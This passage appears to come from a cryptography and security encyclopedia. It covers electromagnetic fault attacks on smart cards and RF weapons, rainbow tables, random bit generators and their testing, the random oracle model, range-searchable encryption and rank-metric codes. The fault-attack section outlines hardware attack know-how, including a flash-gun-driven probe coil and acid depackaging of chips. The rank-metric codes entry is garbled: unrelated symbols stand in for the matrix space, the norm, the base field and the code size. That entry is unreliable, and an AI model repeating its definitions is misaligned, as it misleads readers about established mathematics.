Radio frequency weapons have, compared to their drawbacks (Hugh power consumption), numerous advantages. First of all, these weapons are tunable (which is useful when a target seems to be invulnerable to particular frequencies) and some are even reusable. But they can be triggered off and fired from miles away at any time and in every circumstance. Contrary to weapons that need ballistic computations, an RF attack is gravity independent and hardly detectable. These are low-cost weapons and the materials needed could easily be acquired in a large city, without conventional counterterrorist agencies being able to trace them easily. But above all, these weapons allow multiple target acquisition and do not concentrate on a single target, they are instantaneous and non-lethal to humans, which makes them very adapted to denial of service attacks.

Further Reading

We will present here our work based on the perturbation of a smart card or a crypto processor using intense electromagnetic fields, our aim being to create a fault in order to apply cryptanalytic methods (Boneh et al. 1997) such as Differential Fault Analysis (Biham and Shamir 1997). Our method also permits destroying a chip, but there are very few advantages in doing so. Attackers generally want to create transient faults in a cryptosystem, and permanent faults are quite rare (security sensor destruction, etc.).

Traditional electromagnetic analysis is based on a sensing coil located in the near field of the chip. Measurement is thus passive. In some circumstances, this gives similar information to that obtained by measuring the chip's power consumption (i.e., in power analysis). It has, however, been shown that electromagnetic analysis gives strictly more information, as the coil can pick up the magnetic fields generated by local signals that are not present outside the chip. This was highly significant in itself; it also turned out to be important for later analysis and protection work. An alternating current in a coil near a conducting surface creates an electromagnetic field. Here we send a high current in a coil very close to the chip, so it is an active measurement. An active measurement can interfere with the local or total activity of the processor. Depackaging the chip is not necessary to apply this attack, but the ability to see the surface of the chip

improves the precision. The application of the traditional techniques of depackaging with concentrated nitric acid and acetone is still an easy way to open many chips [Anderson].

We developed a variant of this technique using their electromagnetic probing tools. By placing a small coil next to a target component in a smartcard chip and passing a current pulse through the coil, they found that they could induce a sufficiently large eddy current in the chip to cause a targeted malfunction.

Our sensor is composed of a touch point coming from a microscope and a wire. The wire is wound on the test probe. The current injected in the coil creates an electromagnetic field. The test probe concentrates the lines of the field. So the field obtained at the end of the needle is relatively intense. The current injected into the coil can be obtained by using a simple camera flash gun. The intense magnetic field allows moving charges, so we create a movement of charges through the grid oxide of the transistors. Charges are then stocked in the grid oxide by a tunnel effect with high energy.

At present, silicon manufacturers shrink transistors to increase their density on a chip. But if the reduction in the thickness of the grid oxide is too high, the transistor will cease functioning. Thus we imagine that our attack will be easier to use in the future although its precision will be reduced. In order to quantify the number of charges brought to or withdrawn from the grid oxide, we decided to heat the components. The increase in the electronic shocks resulting from the increase in temperature could make the quantity of loads present in the grid oxide evolve. For a static RAM, commercially available from a big silicon manufacturer, 95.81% of the remaining faults were maintained after 100 h at 420°K. It seems not trivial to stop this attack, and designers should continue to use hardware and software countermeasures.

Conclusions

Electromagnetic attacks find their theoretical foundations in the basic physics introduced by Faraday and in the work of Compton, Einstein, Oppenheimer, Sakharov, Marx, and many others that have contributed to finalizing these weapons. The world’s principal armies already have these devices at their disposal and others are trying to obtain them. The security of existing systems is not always conceived in a way to resist this type of

attacks. By highly reducing the order of magnitude, it is also possible to use the basic principles of these attacks for inserting faults or disrupting the functioning of a cryptographic machine. Other attacks, for instance, glitch insertion on power supplies, clock disruption (metastability) or optical attacks (Skorobogatov and Anderson 2002) are however also possible.

Intense electromagnetic fields can easily be created and may allow disrupting the good functioning of electronic components. The required components are commonly used and can be easily obtained. It is possible to disrupt a cryptographic component by acting close to the device or to disrupt an entire building at a distance of some hundred meters, which of course depends on the level of energy. Using fields leaves behind few traces, and finding back their source is a very difficult task. Unfortunately, many devices offer a nonzero coupling and are thus a very easy victim for electromagnetic disruptions. The damage can then be very important and may require the replacement of the electronics. Countermeasures exist, but are not often used.

The security domain has to take into account the possibilities of pirating by RF disruptions. The attacks can spread from a simple deny of service to the destruction of a machine, passing by disruptions that are more difficult to detect. The interaction with the cryptographic world is without any doubt to be situated in the very local use of intense fields, used to influence the functioning of cryptoprocessors or ciphering machines.

Rainbow Tables

Gerald Brose[5] ✉
(5) Hype Softwaretechnik GmbH, Bonn, Germany

Definition

A rainbow table (Oechslin 2003) is a precomputed lookup table used to retrieve plaintext passwords in an attack. Rainbow tables offer a space-time trade-off and are used as an attack preparation when either storing a complete lookup table of all possible password values would consume too much storage, and an exhaustive search is computationally infeasible.

Theory

Precomputing all possible password hash values for an exhaustive search and storing them in a lookup table drastically reduces the time required for an attack. This approach is usually not possible for large search spaces, where the resulting tables would exceed the available storage space. The time-memory trade-off consists of combining partially stored tables with computing the relevant missing parts at attack time. Rainbow tables are actually an optimization of an earlier technique described in Hellman (1980).

Rainbow tables organize precomputed password hashes in hash chains of a given length. To create a hash chain, not only the cryptographic hash function H but also a reduction function R need to be defined. Note that R is not an inverse of H, as such an inverse cannot be assumed to exist for a cryptographic hash function.

A hash chain of length k is created using an arbitrary start value h and applying H to h, then R, and so on, until after k function applications a

value x is found and stored as an end point together with the start point p. Given the starting point p, the chain can now be recomputed any time, thus revealing both the plaintext input to H that yields x and a number of intermediate hash values.

To retrieve the plaintext p such that H(p) yields a given hash value x, one has to find a hash chain containing x. The plaintext will then be x's *predecessor* in the chain. To determine if x is contained in any of the stored chains, it has to be tested if a *successor* of x is stored in the list of end points. This is tested by applying the functions R and H alternatingly to x. If a known endpoint is found, the complete chain is recomputed from its starting point, and x's predecessor in the chain is returned as the result, i.e., the recovered password. The required storage for this approach is much less than for a complete lookup table because only the start and end values of a hash chain need to be stored.

The main problem with this approach is that chains may merge where the reduction function has collisions, which significantly reduces the savings effect. To avoid collisions, a set of different reduction functions $R_1 \ldots R_n$ is used so that for each position in the chain a different R is applied. This sequence of reduction functions can be seen to metaphorically resemble the bands of the rainbow and hence gave this technique its name.

Rainbow tables have been successfully used in attacks on Windows NT/2000 passwords, which do not use salts.


Random Bit Generator

Marco Bucci[6] ✉
(6) Fondazione Ugo Bardoni, Rome, Italy

✉ **Marco Bucci**
Email: bucci@fub.it

Definition

A random bit generator is a system whose output consists of fully unpredictable (i.e., statistically independent and unbiased) bits. In security applications, the unpredictability of the output implies that the generator must be also not observable and not manipulable by any attacker.



A random bit generator basically differs with respect to a pseudorandom number generator, because the complete knowledge of the generator structure and of whatever previously generated sequence does not result in any knowledge of any other bit. This means that the entropy of a sequence of n output bits should be ideally equal to n. On the contrary, the entropy of a sequence of n output bits of a pseudorandom generator cannot be greater than its seed, whatever n is.

Since pseudorandom generators are suitable in those applications where just a flat statistic is needed, random generators are suitable in applications where unpredictability is also needed.

Background

A true random bit generator has necessarily to be based on some kind of nondeterministic phenomena that could implement the source of the system randomness. The random sources commonly used can present several

statistic defects, due to physic limitations, implementation issues, or to extern attacks aimed to manipulation. For this reason, usually, the scheme of a random bit generator consists of a raw random stream source and of a post-processor as shown in Fig. 1.

Random Bit Generator, Fig. 1 Random bit generator

The post-processor compresses the sequence produced by the source, so that it distills the entropy (Information Theory) in the outgoing sequence. The amount of required compression depends both on the effective entropy of the source and on the efficiency of the post-processing algorithm. Of course, since the post-processor cannot oppose every malfunction or attack attempt, the random bit generator should be provided with alarm sensors capable of revealing those anomalies for which the post-processing cannot compensate.

It is worthwhile to note that even if the post-processing uses cryptographic functions similar to those used by pseudorandom generators, it works in an opposite way. In fact, a pseudorandom generator expands its input (i.e., its seed); the post-processing, on the contrary, compresses it.

Theory

Raw Random Bit Sources

In the applications, the random source can be constructed of dedicated hardware devices; otherwise, the random source can use software procedures to extract random processes from the platform on which the generator is implemented.


Generators of the first type are commonly called hardware-based (HW); generators of the second type are software-based (SW).

SW-Based Generators

Generally, SW-based generators are implemented on computer systems and the values typically exploited as raw stream sources are obtained from:

- Event timings:
  - Mouse movements and clicks
  - Keystrokes
  - Disk and network accesses
- Data depending on the history of the system and/or on a large amount of events:
  - System clock
  - I/O buffers
  - Load or network statistics

It is easy to understand that these types of sources are far from ideal. Entropy is mostly low and difficult to evaluate as well as the actual robustness with respect to observation and manipulation. SW-based generators should use more than one source, in order to be protected from the possibility that one or more sources could be compromised. Missing statistic evaluation, the post-processing should be planned assuming that the source entropy is very low; it should therefore execute a drastic compression and use a robust hash algorithm.




HW-Based Generators

HW-based generators present the advantage of having a clearer model of the source and of its possible interaction with the outside. Generally, HW-based generators can be implemented using the common integrated technologies, and can be inserted in tamper resistant protections, in order to be protected from observation and manipulation. Normally, the nature of these sources (faster, higher in quality, and more protected) lowers the need of prost-processing permitting to obtain a much higher throughput than the one obtainable from SW-based generators.

Typically the raw random stream source is a system that generates sequence X by sampling and quantizing an analog nondeterministic value S (Fig. 2). Two possible quantization modes which represent two very common cases can be considered:


- A sign mode $x(i) = \text{sign}(s(i))$

- A mod 2 mode $x(i) = (s(i)) \bmod 2$



Random Bit Generator, Fig. 2 Random bit source

The quantization mod 2 (Modular Arithmetic) presents the advantage of limiting or making negligible the effects of deterministic components of *S*. Let



$$S = a \cdot R + m + D$$

where *R* represents a normalized random process, *a* is an amplitude factor, *m* is an offset, and *D* represents a possible deterministic process. It can be observed that, no matter what is the amplitude of *D* and *m*, their effect becomes negligible when the amplitude of $a \cdot R$ is big enough.


As an example, Figs. 3 and 4 represent the case in which *R* has a normalized Gaussian distribution, $a = 0.5$, and $(m + d(i))/a = 0.6$. The *x* axis is divided into 0 and 1 zones to show how the *R* distribution is partitioned between 0 and 1 value samples. The mod 2 quantization mode results in 0 and 1 bands as shown in Fig. 4. Of course, in actual implementations, these bands can be asymmetric and this issue must be taken into account as possible cause of offset on the sequence $x(i)$.

Random Bit Generator, Fig. 3 Normalized Gaussian distribution with $a = 0.5$

Random Bit Generator, Fig. 4 Normalized Gaussian distribution with $(m + d(i))/a = 0.6$

Randomness Sources in HW-Based Generators

Random sources commonly used by HW-based generators use phenomena such as:




- Electronic noises (thermal, shot, avalanche)
- Phase noises
- Flip-flop metastabilities

All these types of sources can be implemented by means of standard electronic devices.

Electronic Noise Sources. Among electronic noises, both the thermal noise in a resistor and the junction shot noise offer the advantage of being white noises with a Gaussian distribution whose intensity depends on physical values easy to keep under control. In fact, in the case of thermal noise, the power density of the noise depends merely on the resistor value and the absolute temperature, while in the case of the shot noise, the power density of the noise depends only on the current that flows through the junction. These phenomena make possible the realization of sources endowed of a simply analytic statistical model, instead of based on an empiric model depending on several technological and implementation factors. The deriving advantages are the following:

- The possibility to evaluate a priori source entropy and defects, and consequently the possibility to design a suitable post-processing
- Availability of a statistical model useful for verifying that the source works correctly

In Fig. 5, see the general scheme of a raw random bit source based on direct amplification technique. The noise's source consists of the resistor; the clocked comparator performs the sampling and the quantization of the amplified noise and the low pass feedback loop compensates the offsets due to the amplifier and the comparator.



Random Bit Generator, Fig. 5 The direct amplification technique

This kind of source can have a very high throughput. The only limitation is the bandwidth of the noise amplifier, given that as the sampling frequency increases, so does the correlation among samples. In fact, the sampling frequency can reach the amplifier high pass cutoff frequency since in any case the post-processing must be designed to be able to remove the stronger correlation that can result from an attack.

On the other hand, this design requires an accurate implementation. In fact the high-gain amplification needed for the thermal noise involves a critical offset compensation and a high sensitivity to internal or external interfering signals. Since the sign mode quantization is used, both an excess in the offset m or in an interfering signal D can block or force the source (see Fig. 3).

Phase Noise Sources. Generally, sources based on phase noise have a simple and robust implementation. In Fig. 6, a basic and typical scheme is depicted: a slow oscillator A samples a fast oscillator B. The D type flip-flop performs the mod 2 sampling of the phase difference between the two oscillators. Width and symmetry of the quantization bands depend

respectively on the frequency and duty cycle of the oscillator B.

Random Bit Generator, Fig. 6 A slow oscillator (**a**) sampling a fast oscillator (**b**)

In fact this scheme has an intrinsic periodic behavior due to the phase shifting that always occurs if f_B/f_A is not an integer. This effect is negligible if the phase noise is large with respect to half the period of the sampled oscillator (i.e., if in Fig. 4, noise distribution overflows the width of quantization bands).

More generally, since the mod 2 quantization is used, this device is robust with respect to any phase process that could be superimposed on the phase noise.

Basically the obtainable throughput depends on the f_B value and on the intrinsic noise of the oscillators. In fact, once f_B is maximized (i.e., quantization bands are made as narrow as possible), the sampling period $1/f_A$ must be long enough in order to accumulate a sufficient phase noise between two subsequent samples. Hence, noisier oscillators allow a higher sampling frequency.

A more efficient phase noise exploitation can be obtained by means of a phase control that allows sampling the output of oscillator B on its edges. In this way, even a little amount of phase noise is sufficient to get a random output. Basically this solution implies a phase control that plays the same role than the offset compensation in Fig. 5 scheme.

Generally, the statistical model of phase noises is not known a priori, being determined by several technological and implementation factors. Anyhow, in some solutions, an electronic noise source can be used to cause

phase noises in an oscillator. In that way, it is possible to obtain a source whose phase noise characterization is known a priori since it is directly derived from an electronic noise.

Flip-Flop Metastability Sources. Actually, the random sources based on flip-flop metastability also exploit electronic and phase noises. Flip-flop metastability occurs when input signals are very close to the threshold and/or when data and clock signals switch very close in time to one another. In this condition, a small variation in levels or in phases results in a different output value.

The main implementation issue is the control of level or phase that is needed to give rise to metastability. Basically these are the same offset and phase control functions that are involved in the implementation of sources based on electronic and phase noises.

Post-Processing

In practice, every kind of raw random stream source can present defects as offset, auto-correlation or cross-correlation with other phenomena. Auto-correlation can occur because of the limitation in frequency bandwidth that is intrinsic in any physical randomness source. Other defects can be done to implementation issues as:

- Electrical or timing offsets (e.g., amplifier offset in Fig. 5 design, unbalanced duty cycle of the sampled oscillator in Fig. 6 design)
- Intrinsic design behaviors (e.g., in Fig. 5 design, the offset compensation suppresses long sequences of equal symbols; in Fig. 6 design, a lack of phase noise results in a periodic behavior)
- Interference with internal or external signals (e.g., power supply fluctuation, clock signals, switching signals coupled via the silicon substrate or via power supply, etc.)

However, the most important problems can be caused by manipulation attempts. For instance, an attacker trying to inject a signal D, wanting to force the exit $x(i)$.

The design of random sources, which are intrinsically very stable and robust with respect to these problems, results inevitably in a complex

design and in drastic penalties on the performance. Moreover, it seems quite impossible, especially in consumer applications, to design a source that could resist a well-equipped attacker. A more effective approach seems to be the use of reasonably good random sources together with a suitable post-processing. According to the quality and robustness of the source, the post-processing can be based on simple scrambling and mixing techniques, or even on an actual hash algorithm.

Note the fact that an effective post-processing unavoidably hides the defects of the source, even when they are so massive to completely compromise the entropy of the generator. Practically, the more the entropy of the source tends to zero, the more the post-processor tends to act as if it were a pseudorandom generator.

This behavior makes it impossible to check the malfunction of the source through statistical tests applied to the output of the generator. On the contrary, most of the possible source anomalies can be revealed by means of statistical tests applied directly at the source, that is, before the behavior of the source is masked by post-processing and quantization. Obviously, the source must have a statistical characterization and a behavior that allow distinguishing normal defects and variances with respect to faults malfunction and attacks.

Depending on the kind of source, testing can even be very simple. As an example, in the device of Fig. 5, defects such as decreasing of the noise frequency bandwidth and/or of the amplification as well as increasing of the offset, all can be revealed by the decrease in the number of transition of $x(i)$.

A simple test performed on the amplitude of S (i.e., before sampling and quantization) can also reveal the attempt to force S by means of the superimposition of a known signal D. In fact this will inevitably result in an increase of the S amplitude. It must be noticed that the attacker can use a signal D such that the statistic of $x(i)$ is not changed. This means that, after quantization, since the amplitude information is removed, no statistical test can reveal this kind of attack.

Due to their simplicity, tests on the source can be executed even continually during generator operation. This allows to perform real-time check of malfunctions or even to dynamically tune the amount of post-processing compression depending on the estimated source quality.

Random Number Testing

Tom Caddy[7] ✉
(7) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Random values are critical to the ability of cryptography to resist crypto analysis and attacks. Testing the randomness of the cryptographic key string is a valuable and critical activity to determining the quality of the implementation.

Background

Random numbers generators implementations are generally in one of two forms, a random number generator, RNG, or a pseudorandom number generator, PRNG. A random number generator typically uses hardware to simulate a random event and establish a random value. A pseudorandom number generator is a cryptographic algorithm implementation that by design outputs a string of bits that has random characteristics; although the output has very good randomness characteristics, there is a deterministic process to get from one random value to the next.

Because of the critical nature of Random Numbers, it is import for cryptographic implementations to test both the operation of the RNG or PRNG at start-up and during use to ensure that it is functioning and also perform a separate battery of tests when the design is implemented to confirm the design functions correctly. The design tests are much more

comprehensive while the operational tests are oriented to detecting health of the implementation.

Theory/Application

Bits are in one of two states, zero or one, similar to the two sides of a coin, heads or tails. For a random bit or number generator, each bit is independently chosen to be a one or zero and has no relation to either previous or the following bit value, similar to a coin toss. This independence is a critical characteristic in providing cryptographic strength. Any patterns or predictability in the randomness of the bit states weakens the cryptographic strength as predictability can be analyzed and exploited.

A typical operational test is to verify that the random number does not repeat. This technique stores the last value or series of values output from the RNG/PRNG and compares it with the current one. If the value is repeated, it is discarded and a new value is created, if this same number is repeated multiple times, a fatal error is recognized as the random number generator has ceased to function.

Testing the design of a new random number generator is typically a series of tests, each of which evaluates specific characteristics of the bit/number strings. A quality random number has many individual features making one test to measure the quality of the implementation infeasible. There are a great many tests to evaluate individual parameters but typically there are a few (~20), which are typically evaluated by testing; some of those parameters and the associated tests are described in the paragraphs below.

Another concept that is important to consider is the number of bits that are available for testing. The evaluation of RNG/PRNGs depends on obtaining a statistically significant sample of bits, which may typically be large quantity and may take significant time to generate the quantity of data required. All of the testing done on the RNG/PRNGs is statistical in nature and as such the larger the sample the more relevant the results. It should be noted that as this are statistical tests and it is not possible to assign defined pass and fail criteria, and in some cases a result that is not typical, may not indicate a clear failure. Four of the easiest and first tests to be run are included below.

The Monobit or Frequency Test for Entire Sequence

The purpose of the frequency test is to determine the proportion of zeroes and ones in the sequence. The purpose is to determine if the quantity of ones in a sequence are approximately the same as the number of zeros. This is typically the first test to be performed because if this test does not pass, the other tests are not expected to pass either.

The Runs Test for the Entire Sequence

The purpose is to determine the total number of runs (uninterrupted sequence of identical bits) in the sequence. This test assesses whether the change between zeros and ones is too fast or too slow.

Often cryptography is performed on specific block lengths of data; therefore, it becomes relevant to evaluate the characteristics of the data string when observed in blocks similar to what will be used by the algorithm.

Test for the Longest-Run-of-Ones in a Block

The purpose is to determine the total number of runs (uninterrupted sequence of identical bits) in a block. This test assesses whether the change between zeros and ones is too fast or too slow.

Frequency Test Within a Block

The purpose of the frequency test is to test the randomness of a sequence of zeroes and ones. More specifically, the test aims to assess whether the number of ones (and zeros) is approximately half of the block size.

Open Problems

Two primary challenges confront the tester.

- The testing is complex and the tools are difficult to use.
- The need for large sample size of random bits can often be time consuming and complex to collect.

Random Oracle Model

Gerrit Bleumer[8] ✉
(8) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Many cryptographic algorithms and protocols use pseudo-random functions as computationally efficient approximations of random values. It is theoretically clear that any instantiation of a pseudo-random function can NOT return a truly random value, but rather one that is more or less unpredictable. When we try to formally prove the security of a given algorithm or protocol, we are faced with the question if any particular pseudo-random function might unluckily interfere with the rest of the algorithm or protocol thereby incorporating a security weakness. The random oracle model is a way to modularize such formal security proofs by assuming that all pseudo-random used by an algorithm or protocol were replaced by random oracles, which return truly random values upon invocation. The resulting security proof is then to assure that the algorithm or protocol is at least secure “modulo” the way it makes its random choices.

Theory

The random oracle model was introduced by Bellare and Rogaway (1993). The idea is a simple one: namely provide all parties of a protocol – good and bad alike – with access to a (public) function *h* and then prove the

protocol to be correct assuming that *h* maps each input to a truly random output, i.e., it behaves like a truly random oracle. Later, in practice, one sets *h* to some specific function derived in some way from a standard cryptographic hash function like SHA-1 (National Institute of Standards and Technology (NIST) 1995), MD5 (Rivest 1992), RIPEMD-160 (Dobbertin et al. 1996), or others. It is clear though that any specific function will not be random because it is deterministic, i.e., it returns the same value when given the same input. (Also see Bellare's overview of the random oracle model in (1999).) The random oracle model buys efficiency and, as Rogaway claims, security guarantees, which, although not at the same level as those provided by the standard "provable security approach," are arguably superior to those provided by a totally ad hoc protocol design.

The overly skeptical might say that a security proof in the random oracle model gains nothing because the function *h* that one actually uses in the final protocol is not random. Here is another way to look at it. In practice, attacks on schemes involving a hash function *h* derived from SHA-1 and number theory will often themselves treat *h* as random. Bellare and Rogaway call such attacks *generic*. In other words, cryptanalysis of these "mixed" protocols is usually done by assuming *h* to be random. But then proofs in the random oracle model apply and indeed show that such generic attacks will fail unless the underlying number-theoretic problems are easy to solve. In other words, the analysis at least provably excludes a certain common class of attacks, namely generic ones.

It is important to choose carefully the instantiating function *h*. The intuition stated by Bellare and Rogaway in (1993) is that the resulting protocol is secure as long as the protocol and the hash function are sufficiently "independent," which means the protocol does not itself refer to the hash function in some way. This is a fuzzy guideline that needs more work in the future.

An important step in better understanding the random oracle model was taken by Canetti et al. (1998). They show there exists protocols secure in the random oracle model, but insecure under any instantiations in which we substitute a function from a small family of efficiently computable functions. Their examples, however, are somewhat contrived, and this kind of situation does not arise with any of the "real" cryptographic mechanisms in the literature.

Range-searchable encryption

Definitions

In range queries over encrypted data, the data owner acts as a client to retrieve encrypted files previously outsourced to a remote (e.g., cloud) server, which are associated with any value(s) of a specified range. An efficient and secure approach to range queries is to build hierarchical tree-like indexes upon searchable symmetric encryption (SSE).

Background

Faber et al. (2015) did the first study of SSE for range queries by designing a binary tree index that associates data to tree nodes. Demertzis et al. (2016) generalized this idea to a framework of range SSE building upon SSE for keyword searches. They built six schemes with varying tree-like indexes, achieving different trade-offs between security and efficiency. Their framework applies to static SSE, in which the data remain unchanged since the setup.

To enable flexible updates over encrypted data, Zuo et al. (2018) proposed two range SSE schemes with a similar tree-like index, using either a concrete dynamic SSE (DSSE) scheme or (public-key) homomorphic encryption over file indexes of long bit vectors. Their inefficiency and wrong security claim regarding updates were quickly pointed out by a subsequent work first made public in May 2019 (Wang and Chow, 2022).

The same work of Wang and Chow (2022) formulated an abstract framework of DSSE supporting range queries (range DSSE). Their generic construction transforms any forward-secure DSSE supporting keyword searches (which, in turn, can be generically obtained from any DSSE via the transformation of Lai and Chow 2017). This modular approach inherits nice features from any DSSE available now or in the future. They further proposed a specific scheme, which requires less client storage compared to prior arts.

The security flaw of Zuo et al. (2018) was later fixed by its follow-up (Zuo et al., 2022). It still uses homomorphic encryption, and does not asymptotically outperform the design of Wang and Chow (2022).

Another way to support private range queries is order-preserving encryption (Boldyreva et al., 2011). By its functionality, it naturally leaks more information to the remote server. Multiple rounds of client-server interactions are needed (Kerschbaum and Tueno, 2019) to mitigate its information leakage. In contrast, most range (D)SSE schemes, except the ones based on homomorphic encryption of bit-vector indexes, only require a single round for search and retrieval of the files matching the query.

Theory

Consider a database where each file is associated with at least one value in a numerical domain $\mathscr{A}$. The database is indexed, encrypted, and outsourced, in such a way that the data owner/client could issue a range

query $[a, b]$ (with $a, b \in \mathscr{D}$ and $a \leq b$). The server could efficiently return files containing any value(s) among $\{a, \ldots, b\}$,

Ideally, the server-side complexity should be sublinear in the database size, which excludes running some matching algorithms over each database entry. Since a range query can be answered by issuing atomic queries for each element in the range, the query time of a range (D)SSE scheme should be sublinear in the range size.

A range (D)SSE framework (Demertzis et al., 2016; Wang and Chow, 2022) builds an index regarding ranges upon (D)SSE. It aims to transform a range query into a (sublinear) number of (D)SSE keyword searches leading to an equivalent result. Consider a typical DSSE consists of algorithms/protocols {Setup, Search, Update}. Range DSSE can be realized as follows.

Setup.

1. Divide $\mathscr{A}$ into a set of (potentially overlapping) ranges, and associate a unique DSSE keyword to each range.


2. Initialize the encrypted database via DSSE. Setup.

Search.

1. Map the query $[a, b]$ to DSSE keywords, whose associated ranges jointly cover the entire range of $[a, b]$.

2. Search for each mapped keyword via DSSE.Search.

Update.



1. Parse an update as a value in $\mathscr{A}$ and a file identity.

2. Update the file identity regarding DSSE keywords, whose range covers the value to be updated, via DSSE.Update.

The security for range DSSE basically follows DSSE, which requires that setup, search, and update reveal nothing beyond well-defined leakage functions (i.e., leakage profiles). The profiles should also capture the

potential leakage due to the usage of the keyword mapping strategy and the index structure, e.g., the lengths and the overlaps of queries.

Many range (D)SSE constructions (Faber et al., 2015; Demertzis et al., 2016; Zuo et al., 2018; Wang and Chow, 2022) use a range-covering technique called the best range cover (Rusu, 2009; Demertzis et al., 2016; Wang and Chow, 2022) for keyword mapping over a binary tree index. Consider the binary tree in Fig. 1. Values in domain {0, …, 7} are associated with leaf nodes $\{\tau_0, \ldots, \tau_7\}$ in sequence, while each non-leaf node is associated with the range determined by the values of its left-most and right-most leaf descendants. Each tree node is treated as a unique DSSE keyword. For an update, DSSE.Update will be executed for nodes along the path from the leaf (corresponding to the value to be updated) to the root. Regarding a range query, the client exploits the best range cover to figure out a minimum set of nodes that exactly cover the query (e.g., $\tau_{0,3}$ and τ_4 for [0, 4]) before executing DSSE.Search on these selected nodes. Some other mapping strategies and index structures are discussed by Demertzis et al. (2016).

Range Queries over Encrypted Data, Fig. 1 Best range cover of [0, 4]

Open Problems and Future Directions

Current solutions for range queries over encrypted data require the client to maintain a local state per keyword due to the typical DSSE storage. Wang and Chow (2022) started the research of saving storage in range DSSE. In DSSE, Demertzis et al. (2020) studied how to achieve constant-size client

storage by assuming extra communication rounds in the update protocol. It would be interesting to see whether constant storage can also be supported by range DSSE, excluding trivial outsourcing approaches.

Kornaropoulos et al. (2021) recently proposed a powerful attack against static range SSE leveraging volume leakage (i.e., the query response length). It hastens formal studies of the volume-hiding property (Kamara and Moataz, 2019; Wang and Chow, 2021) in the context of range queries over encrypted data.

Finally, a future direction is to upgrade range DSSE techniques to securely and efficiently support more expressive queries relying on range queries, e.g., skyline queries (Wang et al., 2020), ideally without using trusted execution environments.

Synonyms

Rank-metric codes

Definition

There exist two representations of Rank codes: *matrix* representation and *vector* representation.

In *matrix* representation, rank codes are defined as subsets of a normed space $A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$ of $N \times n$ matrices over a finite (base) field F_q, where the norm of a matrix $O\left(\log^3 N\right)$ is defined to be the algebraic rank Rk(M) of this matrix over α_i' . The *rank distance* between two matrices M_1 and M_2 is the rank of their difference Rk($M_1 - M_2$). The *rank distance* of a matrix rank code $\mathcal{M} \subset \mathbb{F}_q^{N \times n}$ is defined as the minimal pairwise distance:
$d(\mathcal{M}) = d = \min (\mathrm{Rk}(M_i - M_j) : M_i, M_j \in \mathcal{M}, \quad i \neq j)$.

In *vector* representation, rank codes are defined as subsets of a normed n-dimensional space $\left\{\mathbb{F}_{q^N}^n, \mathrm{Rk}\right\}$ of n-vectors over an extension field $\mathbf{F}_{p^k}$, where the norm of a vector $\mathbf{v} \in \mathbb{F}_{q^N}^n$ is defined to be the *column* rank $P \in E(\mathbb{F}_q)$ of this vector over α_i' , that is, the maximal number of coordinates of $\mathbf{v}$ which are linearly independent over the base field α_i' . The *rank distance* between two vectors $\mathbf{v}_1$, $\mathbf{v}_2$ is the column rank of their

difference $\mathrm{Rk}\left(\mathbf{v}_1 - \mathbf{v}_2 \mid \mathbb{F}_q\right)$. The *rank distance* of a vector rank code $\mathcal{V} \subset \mathbb{F}_{q^N}^n$ is defined as the minimal pairwise distance: $d\left(\mathcal{V}\right) = d = \min\left(\mathrm{Rk}\left(< \mathbf{v}_i - \mathbf{v}_j\right) : \mathbf{v}_i, \mathbf{v}_j \in \mathcal{V},\ i \neq j\right)$.

Background

Algebraic coding theory may be considered as the theory of subsets of a certain *normed* finite-dimensional space *Γ* over the finite field equipped with a norm function $a_{\mathfrak{q}}$. The most known norm in coding theory is the *Hamming weight* of a vector. It turns out that the rank function Rk(*A*) of matrices *A* over fields can be considered as the norm function. In particular, the well-known inequalities for sums of matrices |Rk(*A*) − Rk(*B*)| ≤ Rk(*A* + *B*) ≤ Rk(*A*) + Rk(*B*) define implicitly the rank distance relations on the space of all matrices of identical size. Explicitly, the concept of the rank metric was introduced by Loo-Keng Hua (Hua 1951) as “arithmetic distance.” Philippe Delsarte (Delsarte 1978) defined the rank distance (or, *q*-distance) on the set of bilinear forms (equivalently, on the set of rectangular matrices)and proposed the construction of optimal codes in *bilinear form* representation. Ernst M. Gabidulin (Gabidulin 1985) introduced the rank distance for vector spaces over extension fields and found connections between rank codes in the *vector* representation and in the *matrix* representation. Optimal codes in *vector* representation were described. Fast coding and decoding algorithms were proposed for optimal codes.

Theory

The normed spaces $A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$ and $\left\{\mathbb{F}_{q^N}^n,\ \mathrm{Rk}\right\}$ are isomorphic isometrically. Let a basis Ω = {$\omega_1, \omega_2, \ldots, \omega_N$} of $\mathbf{F}_{p^k}$ over α_i' be chosen. Then each vector $\mathbf{v} = \left[v_1\, v_2\, \ldots\, v_n\right] \in \mathbb{F}_{q^N}^n$ can be mapped into the *N* × *n* matrix $O\left(\log^3 N\right)$ by replacing each coordinate v_j with the *N*-column consisting of coefficients in representing v_j by the basis *Ω*. This mapping is bijective and isometric.

Given a rank code $\mathscr{M}$ in matrix representation, one can construct a rank code $\mathcal{S}$ in vector representation with the same size, code distance, and pairwise distances, and vice versa.

The size $\sum x_i \leq h$ of related codes with code distance *d* satisfy the Singleton bound $|\mathcal{M}| = |\mathcal{V}| \leq \min\left(q^{N(n-d+1)}, q^{n\left(N-d+1\right)}\right)$. Codes reaching this bound are called maximum rank distance codes, or, MRD codes.

A rank code $\mathscr{M}$ in matrix representation is called α_i' *-linear* if $\mathscr{M}$ is a subspace of $\mathbb{F}_q^{N\times n}$.

A rank code $\mathcal{S}$ in vector representation is called $\mathbf{F}_{p^k}$ *-linear* if $\mathcal{S}$ is a subspace of $\hat{\mathrm{f}}(t)$.

Mapping a $\mathbf{F}_{p^k}$ *-linear* code $\mathcal{S}$ in vector representation into related code $\mathscr{M}$ in matrix representation results in a α_i' *-linear* code.

Mapping a α_i' *-linear* code $\mathscr{M}$ in matrix representation into related code $\mathcal{S}$ in vector representation results in *not necessary* a $\mathbf{F}_{p^k}$ *-linear* code.

Constructions of α_i' *-linear* rank codes in the matrix representation and $\mathbf{F}_{p^k}$ *-linear* rank codes in the vector representation will be considered.

Delsarte's Optimal Rank Codes in Matrix Representation

Delsarte's construction of rank codes in bilinear form representation is presented here in matrix representation.

